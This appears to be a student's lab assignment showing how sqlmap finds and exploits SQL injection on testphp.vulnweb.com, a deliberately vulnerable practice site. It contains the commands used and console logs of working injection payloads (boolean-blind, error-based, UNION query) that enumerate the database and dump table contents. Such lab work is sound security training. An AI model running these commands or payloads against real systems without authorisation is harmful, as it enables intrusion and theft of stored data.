
School of Information Technology and Engineering
LAB DA - Winter Semester 2021-22
Name of the Program: B.Tech (IT)

Name: SHUBHAM AGARWAL
Reg No: 19BIT0010


Q: SQL Injection:
Demonstrate how to use the SQLMAP tool to test a website for SQL Injection vulnerability.




```
C:\sqlmap>cd sqlmap

C:\sqlmap\sqlmap>sqlmap.py

        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.6.2.5#dev}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help


Press Enter to continue...

C:\sqlmap\sqlmap> sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.2.5#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:33 /2022-02-25/

[22:09:35] [INFO] testing connection to the target URL
[22:09:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:36] [INFO] testing if the target URL content is stable
[22:09:37] [INFO] target URL content is stable
[22:09:37] [INFO] testing if GET parameter 'cat' is dynamic
[22:09:37] [INFO] GET parameter 'cat' appears to be dynamic
[22:09:37] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[22:09:38] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[22:09:38] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

```
[22:11:49] [INFO] fetched data logged to text files under 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:11:49 /2022-02-25/


C:\sqlmap\sqlmap>sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.6.2.5#dev}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:12:04 /2022-02-25/

[22:12:05] [INFO] resuming back-end DBMS 'mysql'
[22:12:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9555=9555

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1878,CONCAT(0x5c,0x716a707871,(SELECT (ELT(1878=1878,1))),0x71786b7a71))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a707871,0x7357584c67614d53576b4c53754b58504247456350644e6773634f574d79674667487a435659666e,0x71786b7a71),NULL,NULL-- -
---
[22:12:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[22:12:06] [INFO] fetched data logged to text files under 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:12:06 /2022-02-25/
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:14:10 /2022-02-25/

[22:14:11] [INFO] resuming back-end DBMS 'mysql'
[22:14:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9555=9555

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1878,CONCAT(0x5c,0x716a707871,(SELECT (ELT(1878=1878,1))),0x71786b7a71))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a707871,0x7357584c67614d53576b4c53754b58504247456350644e6773634f574d79674667487a435659666e,0x71786b7a71),NULL,NULL-- -
---
[22:14:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[22:14:12] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[22:14:13] [INFO] fetched data logged to text files under 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:14:13 /2022-02-25/


C:\sqlmap\sqlmap>
```


Command Prompt
{1.6.2.5#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:14:58 /2022-02-25/
[22:14:59] [INFO] resuming back-end DBMS 'mysql'
[22:14:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9555=9555
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(1878,CONCAT(0x5c,0x716a707871,(SELECT (ELT(1878=1878,1))),0x71786b7a71))
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a707871,0x7357584c67614d53576b4c53754b585042474563506 44e6773634f574d79674667487a435659666e,0x71786b7a71),NULL,NULL-- -
---
[22:14:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[22:15:00] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
Column	Type
adesc	text
aname	varchar(50)
artist_id	int
[22:15:00] [INFO] fetched data logged to text files under 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com'
[*] ending @ 22:15:00 /2022-02-25/
C:\sqlmap\sqlmap>


Command Prompt
C:\sqlmap\sqlmap>sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
{1.6.2.5#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:15:40 /2022-02-25/
[22:15:41] [INFO] resuming back-end DBMS 'mysql'
[22:15:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9555=9555
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(1878,CONCAT(0x5c,0x716a707871,(SELECT (ELT(1878=1878,1))),0x71786b7a71))
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a707871,0x7357584c67614d53576b4c53754b585042474563506 44e6773634f574d79674667487a435659666e,0x71786b7a71),NULL,NULL-- -
---
[22:15:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[22:15:42] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
| aname |
| r4w8173 |
| Blad3 |
| lyzae |
[22:15:43] [INFO] table 'acuart.artists' dumped to CSV file 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com\dump\acuart\artists.csv'
[22:15:43] [INFO] fetched data logged to text files under 'C:\Users\shubh\AppData\Local\sqlmap\output\testphp.vulnweb.com'